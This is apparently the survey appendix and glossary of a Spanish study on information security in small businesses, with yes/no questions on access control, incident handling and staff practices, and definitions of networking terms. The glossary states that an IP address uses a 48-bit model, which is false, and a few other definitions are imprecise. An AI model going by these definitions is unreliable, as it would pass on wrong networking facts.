• **Existen políticas y procedimientos documentados para el control físico de hardware y software.**	**SI**	**NO**	**NO SABE**
Control de Acceso Físico			
Existen políticas y procedimientos documentados para controlar el acceso físico a dispositivos de hardware (Ordenadores) y medios de software (programas informáticos).	SI	NO	NO SABE
Existen estaciones de trabajo y otros componentes tecnológicos que permiten acceder a información sensible, además cuentan con la protección necesaria para el acceso no autorizado.	SI	NO	NO SABE

ENCUESTA PERSONAL			
Práctica	¿Es utilizada esta práctica por su empresa?		
Administración de Incidentes			
Existen procedimientos documentados para identificar, informar y responder a sospechas de seguridad como incidentes o irrupciones.	SI	NO	NO SABE
Prácticas Generales del Personal			
Los miembros del personal siguen las buenas prácticas tales como: **Manejar la información de forma responsable.** **No divulgar la información sensible a los demás (Resistencia Ingeniería Social).** **Cuentan con la suficiente capacidad para utilizar la información de hardware y software.**	SI	NO	NO SABE

El uso de buenas prácticas con las contraseñas. **Entender y seguir las políticas y normas de seguridad.** **El reconocimiento y comunicación de incidentes.**			
Existen procedimientos documentados para autorizar y supervisar a todo el personal que trabajan con información confidencial sensible o que trabajan en lugares donde reside información crítica.	SI	NO	NO SABE

GLOSARIO DE TÉRMINOS

PYME: Del acrónimo PME significa pequeña y mediana empresa compuesta por un numero corto de trabajadores con un nivel de ingresos moderado.

MAC: Es una dirección que permite identificar a una tarjeta o dispositivo de red única para cada dispositivo y definida por la IEEE.

DHCP: Es un protocolo de red el cual permite asignar una dirección IP de manera dinámica y otros parámetros de configuración a un dispositivo que se conecta a una red.

IP: Es una dirección o número que permite identificar a un dispositivo en una red, utiliza el modelo TCP/IP y utiliza un modelo de 48 bits.

WLAN: De su traducción Red de área local inalámbrica, es un sistema de comunicación que permite conectar a varios dispositivos a una red sin la necesidad de un medio físico.

WIFI: Es una tecnología que permite la interconexión de forma inalámbrica de una gran cantidad de dispositivos electrónicos a una red o punto de acceso para disfrutar del servicio de internet.

WEP: Es un protocolo de redes inalámbricas que permite cifrar la información durante su transporte, actualmente no se considera un protocolo seguro debido a sus falencias en seguridad por lo que puede ser descifrado con facilidad.

SSID: Es una secuencia de 0-32 octetos la cual permite identificar una red inalámbrica.

DNS: Permite traducir de un nombre legible a una dirección IP, convierte los números en un nombre de dominio permitiendo que sea más fácil recordarlo.

WHOIS: Es un protocolo TCP que permite realizar consultas en una base de datos la información del propietario de un nombre de dominio o dirección IP.

ADSL: Es una tecnología que permite la transmisión de datos digitales a través de cable par de cobre utilizada por una línea telefónica.

VLANS: Es un método el cual permite crear redes lógicas independientes dentro de una misma red física, ayuda a separar departamentos en una red empresarial limitando su difusión unas con otras.

ERP: Es un sistema que integra y maneja diferentes áreas de una empresa en un solo software a través de módulos permitiendo obtener una mayor retroalimentación.

ISP: Conocido también como proveedor de servicios de internet, brinda una conexión a internet permitiendo que sus clientes puedan conectarse a través de cualquier tecnología como ADSL, fibra, cable, etc.

POS: Es la abreviatura a Punto de Venta o local comercial el cual atiende a sus clientes con la finalidad de vender sus productos o prestar algún servicio.

TCP: Conocido como protocolo de control de transmisión, este protocolo permite la comunicación entre computadores de una red, además garantiza que los datos sean entregados sin errores, además permite identificar diferentes aplicaciones a través de puertos.

UDP: Es un protocolo el cual permite enviar datagramas a través de una red sin que necesariamente se haya establecido una conexión previa, su utilidad radica en la transmisión de audio y video donde la transmisión no es estricta.

HTTP: Es un protocolo de transmisión de información a través de la World Wide Web, permite la comunicación entre computadores y hablen el mismo idioma al utiliza la red.

UNIX: Es un sistema operativo que fue desarrollado por los laboratorios de AT&T en la década de los 70.

RDP: Es un protocolo creado por Microsoft el cual permite la comunicación entre una aplicación a través de un terminal, permite representar información gráfica a través de la red y reconstruir la imagen en otro computador permitiendo captar así sus pulsaciones y movimientos.

SAMBA: Es un protocolo que permite el intercambio de archivos compartidos desde Microsoft Windows a sistemas operativos basados en UNIX.

NIS: Conocido como sistema de información de red, es un protocolo de servicios de directorios cliente –servidor el cual permite él envió de nombres de usuarios y host de computadoras a través de una red.

SYSTEM32: Es una carpeta que almacena una gran cantidad de bibliotecas o librerías las cuales son utilizadas por los programas de Windows y de los cuales les permite realizar una gran cantidad de funciones dentro del sistema operativo.

CMD: Conocido como el símbolo del sistema, es un intérprete de comandos, las ordenes enviadas desde una interfaz gráfica son ejecutadas a través de este interprete para realizar tareas y operaciones que son ejecutados mediante scripts.

SHELL: Es un intérprete de órdenes, a través de este se pueden acceder a varios de los servicios que provee un sistema operativo.

LAN: Red de área local que permite la comunicación entre computadores, generalmente esta configuración se aplica en redes pequeñas o de hogares.

BOTNET: Es un grupo de computadores infectados por medio de un malware y cuyo objetivo es controlarlos de forma remota para realizar un ataque de DDos denegación de servicio distribuido.